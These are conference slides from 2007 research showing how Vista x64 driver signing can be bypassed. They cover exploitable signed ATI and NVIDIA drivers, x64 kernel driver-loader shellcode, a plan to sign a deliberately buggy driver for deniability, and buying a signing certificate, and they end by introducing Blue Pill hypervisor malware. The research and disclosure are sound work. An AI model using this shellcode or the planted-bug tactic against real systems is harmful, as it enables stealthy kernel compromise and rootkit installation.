

# **IsGameOver() Anyone?**

Joanna Rutkowska  
Alexander Tereshkin

**Invisible Things Lab**

version 1.01  
(minor spelling corrections 5/08/2007)

# Disclaimer

This presentation provides outcomes of scientific researches and is provided for the educational use only during the Black Hat training and conference.

# Invisible Things Lab

- Focus on Operating System Security
  - In contrast to application security and network security
- Targeting 3 groups of customers
  - Security Vendors – assessing their products, advising
  - Corporate Customers (security consumers) – unbiased advice about which technology to deploy
  - Law enforcement/forensic investigators – educating about current threats (e.g. stealth malware)
- <http://invisiblethingslab.com>

# **Vista Kernel Protection**

... and why it doesn't work...

# Digital Drivers Signing...

- “Digital signatures for kernel-mode software are an important way to ensure security on computer systems.”
- “Windows Vista relies on digital signatures on kernel mode code to increase the safety and stability of the Microsoft Windows platform”
- “Even users with administrator privileges cannot load unsigned kernel-mode code on x64-based systems.”

Quotes from the official Microsoft documentation:

*Digital Signatures for Kernel Modules on Systems Running Windows Vista*, <http://www.microsoft.com/whdc/system/platform/64bit/kmsigning.msp>

# Bypassing Kernel Protection

- The “pagefile” attack
- Exploiting a bug in a signed kernel component
- What if there where no buggy drivers?

# The “pagefile” attack

- Presented by J.R. at Black Hat conference in Las Vegas in August 2006.
- Did not rely on any implementation bug nor used any undocumented feature!
- Exploited a design problem with raw access to disk from usermode.

# The “pagefile” fix

- Fixed in Vista RC2 (October 2006),
- MS changed the API and requires now that volume is first locked before opening it for raw access,
  - It's not possible to lock a volume with open files objects,
  - Thus it is impossible to open a volume where the pagefile resides for raw sector access.




# Exploiting bugs in drivers

- Vista, like any other general purpose OS, contains hundreds of kernel drivers!
- Many of them are 3<sup>rd</sup> party drivers (e.g. graphics card)
- Many of them are poorly written...


# Example #1: ATI Catalyst Driver

```
-----  
;   
loc_121A0:                                ; CODE XREF: RwMem+30↑j  
      mov     rax, [rsp+38h+pAssociatedIrp]  
      cmp     dword ptr [rax+0Dh], 1  
      jnz     short loc_121C4  
      mov     rax, [rsp+38h+pAssociatedIrp]  
      movzx   edx, byte ptr [rax+9] ; user-provided byte to write  
      mov     rax, [rsp+38h+pAssociatedIrp]  
      mov     rcx, [rax+1] ; user-provided address to write to  
      call    write_byte ; write: dl -> [rcx]  
      jmp     short loc_121FE  
; -----
```

# SeValidateImageHeader()



# ATI Driver's Certificate



```
C:\tmp\amd-hotstuff>sigcheck -i atdcm64a.sys

Sigcheck v1.3
Copyright (C) 2004-2006 Mark Russinovich
Sysinternals - www.sysinternals.com


C:\tmp\amd-hotstuff\atdcm64a.sys:
  Signers:
    ATI Technologies, Inc
    VeriSign Class 3 Code Signing 2004 CA
    Class 3 Public Primary Certification Authority
  Signing date: 03:20 03/02/2007
  Publisher:    ATI Technologies Inc.
  Description:  ATI DSM Dynamic Driver
  Product:      ATI DSM Dynamic Driver
  Version:      3.0.502.0
  File version: 3.0.502.0 built by: WinDDK

C:\tmp\amd-hotstuff>
```

# Example #2: NVIDIA nTune Driver

```
_wrmsr:  
    mov     ecx, [r12+8]  
    mov     [rsp+60h], ecx  
    mov     edx, [r12+18h]  
    mov     [rsp+58h], rdx  
    mov     r8d, [r12+24h]  
    mov     [rsp+68h], r8  
    mov     eax, [r12+28h]  
    mov     [rsp+70h], rax  
    mov     eax, [r12+2Ch]  
    mov     [rsp+78h], rax  
    mov     rax, 100000000h  
    imul   r8, rax  
    mov     eax, 0FFFFFFFFh  
    and    rdx, rax  
    add    r8, rdx  
    mov     [rsp+58h], r8  
    mov     rdx, r8  
    shr    rdx, 20h  
    mov     eax, r8d  
wrmsr
```

# NVIDIA Driver's Certificate



```
C:\tmp\amd-hotstuff>sigcheck -i nvoclock64.sys
Sigcheck v1.3
Copyright (C) 2004-2006 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\tmp\amd-hotstuff\nvoclock64.sys:
  Signers:
    NVIDIA Corporation
    VeriSign Class 3 Code Signing 2004 CA
    Class 3 Public Primary Certification Authority
  Signing date: 5:24 23.01.2007
  Publisher:    NVidia Corp.
  Description:  NVidia System Utility Driver
  Product:      NVidia System Utility Driver
  Version:      5.05.25
  File version: 5.05.25

C:\tmp\amd-hotstuff>
```

# DriverLoaderShellcode

```
DriverLoaderShellcode PROC
    mov     r8, rcx
    mov     eax, g_LStarLowPart
    mov     edx, g_LStarHighPart
    mov     ecx, MSR_LSTAR
    wrmsr
    push    r8                ; next rip for sysretq
    push    r11
    push    rsi
    push    rdi
    swapgs
    mov     rdx, [g_SizeOfImage]
    mov     rsi, rdx
    xor     rcx, rcx          ; NonPagedPool
    call    [g_ExAllocatePool]
    or     rax, rax
    jz     exit
    push    rax
    mov     rcx, [g_DriverImage]
    xchg    rcx, rsi
    xchg    rax, rdi
    rep    movsb
    pop     rdx                ; driver imagebase in kernel
    mov     eax, dword ptr [rdx+3ch] ; NT headers
    mov     r8d, dword ptr [rax+rdx+28h]; AddressOfEntryPoint
    add     r8, rdx
    xor     rdx, rdx
    call    r8
exit:
    pop     rdi
    pop     rsi
    pop     r11                ; rflags to be set
    pop     rcx
    swapgs
    sysretq
DriverLoaderShellcode ENDP
```

# DriverLoaderShellcode (Vista x64)

```
DriverLoaderShellcode PROC
    push    rcx
    push    r11
    mov     eax, g_LStarLowPart
    mov     edx, g_LStarHighPart
    mov     ecx, MSR_LSTAR
    wrmsr
    swapgs
    mov     rdx, 3000h
    xor     rcx, rcx          ;
    NonPagedPool
    call    [g_ExAllocatePool]
    or     rax, rax
    jz     nostack
    mov     rbx, rsp
    lea    rsp, [rax+2000h]
    mov     rdx, [g_SizeOfImage]
    mov     rsi, rdx
    xor     rcx, rcx          ;
    NonPagedPool
    call    [g_ExAllocatePool]
    or     rax, rax
    jz     exit

    push    rax
    mov     rcx, [g_DriverImage]
    xchg    rcx, rsi
    xchg    rax, rdi
    rep     movsb
    pop     rdx ; driver imagebase
    mov     eax, dword ptr [rdx+3ch]
    mov     r8d, dword ptr [rax+rdx
+28h];AddressOfEntryPoint
    add     r8, rdx
    xor     rdx, rdx
    call    r8
    exit:  mov     rsp, rbx
    nostack:
    pop     r11
    pop     rcx
    swapgs
    sysretq
DriverLoaderShellcode ENDP
```



# Exploitation considerations

- It does not matter whether the buggy driver is *popular!*
- It only matters that it is signed!
- Attacker can always bring the driver to the target machine, install it, and then exploit it.
- The point is:

# Exploitation considerations cont.

- The buggy driver is signed, so Vista must allow to load it.
- The driver is certified by some 3<sup>rd</sup> party company, so there is no trace leading to the actual attacker
  - (i.e. the person who exploited the driver and executed her own malicious code)
- The driver vendor can not be held responsible for all the damage done by exploiting their driver
  - (e.g. DRM bypassing)

# No Buggy Drivers?

- Now imagine a perfect world, where all 1<sup>st</sup>, 2<sup>nd</sup> and 3<sup>rd</sup> party drivers for Vista were not buggy
  - e.g. all ISVs have educated their developers and also deployed very good QA processes...
- Let's assume, for a while, that all drivers are not buggy...
- Can we still get into Vista kernel?

# Buggy Driver

- Why not just sign the malicious code (e.g. DRM bypassing code) with a valid certificate and load it straight away?
    - Vista would allow for that too!
    - But then the malicious driver would point straight to the attacker – legal problems guaranteed.
  - Intentional malicious code
- vs.
- Code with unintentional implementation bugs

# Buggy Drivers: Do It Yourself!

- But nobody can charge us for creating and signing an “innocent” driver, which just “happens” to be somewhat buggy (e.g. a subtle buffer overflow somewhere).
- We could then use this driver just as we used 3<sup>rd</sup> party buggy driver:
  - exploit the bug → get into the kernel
  - perform all the malicious actions we want
  - this time it’s not our driver which behaves maliciously, but it’s the exploit (which is not signed with any certificate, of course)
- There is no connection between the exploit and the buggy driver
  - even though in this case it might have been coded by the same person!

# Obtaining a certificate...

- Can be done in about 2 hours for some \$250!
- The next slides show a process of obtaining an authenticode certificate from Global Sign...

# Obtaining Vista kernel certificate...

digital certificate services by GlobalSign - Windows Internet Explorer  
https://www.globalsign.net/digital\_certificate/objectsign/requestcert...  
digital certificate services by GlobalSign

**GlobalSign**  
TRUST ON THE NET

GlobalSign | Secure Services | Support | Copyright

**ObjectSign™ Certificate Procedure**  
[x] Step 1: Enter Certificate Information [ ] Step 2: Provide Billing Information [ ] Step 3: Send Request

**STEP 1: PROVIDE PERSONAL DATA**

**1. Please choose the technology for your ObjectSign certificate and number of years.**

Your Object Publishing technology: Certificate for Microsoft® Authenticode Technology

No of years:  1 year  2 years  3 years

Professional Usage:  Corporate  Personal

**2a. Information for your certificate (place your mouse over the sub headings for more details)** **HELP**

Common Name>(\*req): Invisible Things Lab

E-mail address: contact@invisiblethingslab.com

Organisation: Invisible Things Lab

Country: Poland

Cryptographic Provider: Microsoft Enhanced Cryptographic Provider v1.0

Protect Export of private key: No

**OR**

**2b. Information for your certificate**

Paste your CSR in the input field below (including the BEGIN and END- lines).

Or you can upload your CSR file:

**Total Cost (USD): \$ 229.00**

**3. Promotion Code (The Promotion code will not take effect until Step 2)**

Promotion Code:

GlobalSign | Secure Services | Support | Copyright  
© 2004 GlobalSign NV. All rights reserved.

# Confirming the order...

digital certificate services by GlobalSign - Windows Internet Explorer

https://www.globalsign.net/digital\_certificate/objectsign/requestcert.cfm?FieldYear=2&cur=us

digital certificate services by GlobalSign

**GlobalSign**  
TRUST ON THE NET

ObjectSign

In order to complete your order for a GlobalSign ObjectSign Certificate you need to fax/mail a copy of the printed order form (from Step 3 in the procedure) together with a proof of your companies legal status.

In order to help you in determining which type of document you can send us, please enter your type of business in the list below.

Country	Company Type	
PL	Commercial	Go

Certificate requests not linked to a company will require personal validation.  
This can be done with an ID card or Passport.

**You can fax these documents to +32 16 79 52 30  
or mail them to us at: GlobalSign NV/SA  
Ubicenter  
Philipssite 5  
3001 Leuven**


objectsign@globalsign.net

Certificates | Corpora

© 20



# Printed order (must be faxed to CA)

 GlobalSign | Secure Services | Support

A 1 year GlobalSign ObjectSign registration form  
Information for your certificate

E-mail address: contact@invisiblethingslab.com  
Organization: Invisible Things Lab  
Common Name (1): Invisible Things Lab  
Country: PL  
Cryptographic Service Provider (2): Microsoft Enhanced Cryptographic Provider v1.0  
Protect private key (3): No

Key:  
MIIFDTCCALYCAGwwJREAAKAI0E8BNCIBwEFTABhgV8A2TPE1Ld0a1a8N7eZ8B9  
dE1uEIM70T7E8R0w0wY0PQ8E6Rb3k0y0c118i0y0P80mE17E8A2VY1K80C0Cq6  
SE2-3DQ5IAP072Pn4dF5j8E8h0b5p0c21L80V0e0L1u3380YK0U7P4MIE0E8A0G0C0p  
3D13D8E0D0A0E0B0A0C0I0C0h0cV0w0H0G0E0E07080p0k0G0P0F0A0M0C07080P0L  
0SpYkF0a0a0a0w0h0A0/0yH0T0G0C0V0E0y0T0C0P0C0T0E0A0H0708a0D0C0E0L0W0H0I0P0I0w  
0E0W0T0C0Q0a0P0h0V0E0M0h0g0p0C0mE1L0W0J0I0C0M0E0J0C0L0a0B0K0E0L0A  
0Q0E0Y0I0D0A0B0L0I0T0Y0A0B0g0E0R0E0E0I0I0C0I0E0w0C0I0E0L0A0E0E0L0M0C0E0P0E0  
8N0C0W0I0E0E0H0E0G0T0P0E0P0g0R0A0Q0W0h0N0E0A0I0G0C0Z0M0T0C0L0E0A0Q0E0J0C  
A0G0C0C0K0G0E0P0M0E0E0R0P0e0R0E0S0L0I0C0C0E0T0E0E0H0I0E0P0E0I0W0T0Q0A0K0P0V  
A0B0A0w0h0A0C0I0A0P0A0A0A0B0A0A0Y0W0I0G0G0I0A0H0I0A0G0A0D0A0w0h0A0I0T0C0W  
A0B0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0  
A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A  
A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A  
A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A0A  
A0C0R0A0H0P0E0R0g0T0L0C0A0K0L0L0V0g0l0/0ym0A0T0T0E0Y0L0g0y0e0a0B  
E0I0Y0B0E0E0S0A0G0I0P0+00000Y0M0T0E0A0Y0R0M0D0A0E0P0E0g0J0T0e0C0S0E0S0B  
g0A0E0z0408N0/01F0x0L0D0W0E0I0I0C0E0E0G0E0A0E0o0T0I0R0w

Technical Contact  
Name: Joanna Rutkowska Phone number: [REDACTED]  
Organization: Invisible Things Lab  
Email: contact@invisiblethingslab.com

Organisation Information  
Admin Contact Person: Joanna Rutkowska Phone number: [REDACTED]  
Street & number: [REDACTED]  
Zip code & city: [REDACTED] Fax number (optional): [REDACTED]  
Trade Register No. (optional): [REDACTED] DUNS No. (optional): [REDACTED]

Payment Information  
Payment Method: Credit card - Mastercard  
Credit card number: \*\*\*\*\* [REDACTED]  
Amount: 229 USD Credit card holder name: Joanna Rutkowska

Billing Information  
Address: [REDACTED]  
Phone number: [REDACTED]  
Fax number (optional): [REDACTED] VAT: (optional)

Your personal data is saved by GlobalSign NV/SA for administrative purposes, for the verification of your identity and for the management of digital certificates.  
Following the data protection law of 8/12/1992 you have the right to review and correct the data that GlobalSign NV/SA stores about you.

GlobalSign NV/SA Subscriber Agreement [GlobalSign Certification Practice Statement]  
ObjectSign Certificates [GlobalSign ObjectSign Subscriber Agreement]



**YOU MUST READ THIS SUBSCRIBER AGREEMENT BEFORE APPLYING FOR A DIGITAL**

The undersigned, who can legally bind *Invisible Things Lab* (name of organisation), confirms that the provided data is complete and correct and will report any modification of this data immediately to GlobalSign.  
The undersigned confirms the request for a GlobalSign ObjectSign certificate. The price of the certificate is: 229 USD.

Name: *JOANNA RUTKOWSKA*  
Function: *CEO*

Signature: [REDACTED] Date: *25/06/2007*

# Our Vista certificate :)



# Buggy Drivers: Solution?

- Today we do not have tools to automatically analyze binary code for the presence of bugs
  - Binary Code Validation/Verification
- There are only some heuristics which produce too many false positives and also omit more subtle bugs
- There are some efforts for validation of C programs
  - e.g. ASTREE (<http://www.astree.ens.fr/>)
  - Still very limited – e.g. assumes no dynamic memory allocation in the input program
- Effective binary code verification is a very distant future

# Buggy Drivers: Solutions?

- Drivers in ring 1 (address space shared among drivers)
  - Not a good solution today (lack of IOMMU)
- Drivers in usermode
  - Drivers execute in their own address spaces in ring3
  - Very good isolation of faulty/buggy drivers from the kernel
  - Examples:
    - MINIX3, supports all drivers, but still without IOMMU
    - Vista UMDF, supports only drivers for a small subset of devices (PDAs, USB sticks). Most drivers can not be written using UMDF though.

# Message

- We believe its not possible to implement effective kernel protection on General Purpose OSes based on a microkernel architecture
  - Establishing a 3<sup>rd</sup> party drivers verification authority might raise a bar, but will not solve a problem
- Move on towards microkernel based architecture!

# **Virtualization Based Malware**

... once we know how to get into kernel, lets try to subvert it...

# Outline

- Intro – what is Blue Pill
- BP detection:
  - detecting virtualization mode
  - detecting virtualization malware explicitly
- Nested scenarios and implications
- Summary

# **Intro**

A quick review about Blue Pill and how it works...



# Hardware vs. Software virtualization

## S/W based (x86)

- Requires 'emulation' of guest's privileged code
  - can be implemented very efficiently: Binary Translation (BT)
- Does not allow full virtualization
  - sensitive unprivileged instructions (SxDt)
- Widely used today
  - VMWare, VirtualPC

## H/W virtualization

- VT-x (Intel IA32)
- SVM/Pacifica (AMD64)
- Does not require guest's priv code emulation
- Should allow for full virtualization of x86/x64 guests
- Still not popular in commercial VMMs

# Full VMMs vs. “Thin” hypervisors

## Full VMMs

- Create full system abstraction and isolation for guest,
- Emulation of I/O devices
  - Disks, network cards, graphics cards, BIOS...
- Trivial to detect,
- Usage:
  - server virtualization,
  - malware analysis,
  - Development systems

## “Thin hypervisors”

- Transparently control the target machine
- Based on hardware virtualization (SVM, VT-x)
- Isolation not a goal!
  - native I/O access
  - Shared address space with guest (sometimes)
- Very hard to detect
- Usage:
  - stealth malware,
  - Anti-DRM

# Original Blue Pill POC

- Original POC code developed for COSEINC by J.R.,
- Presented at Black Hat 2006 in Las Vegas by J.R.,
  - Also Dino Dai Zovi presented his Vitriol, which was similar
- COSEINC owns the code of the original Blue Pill,
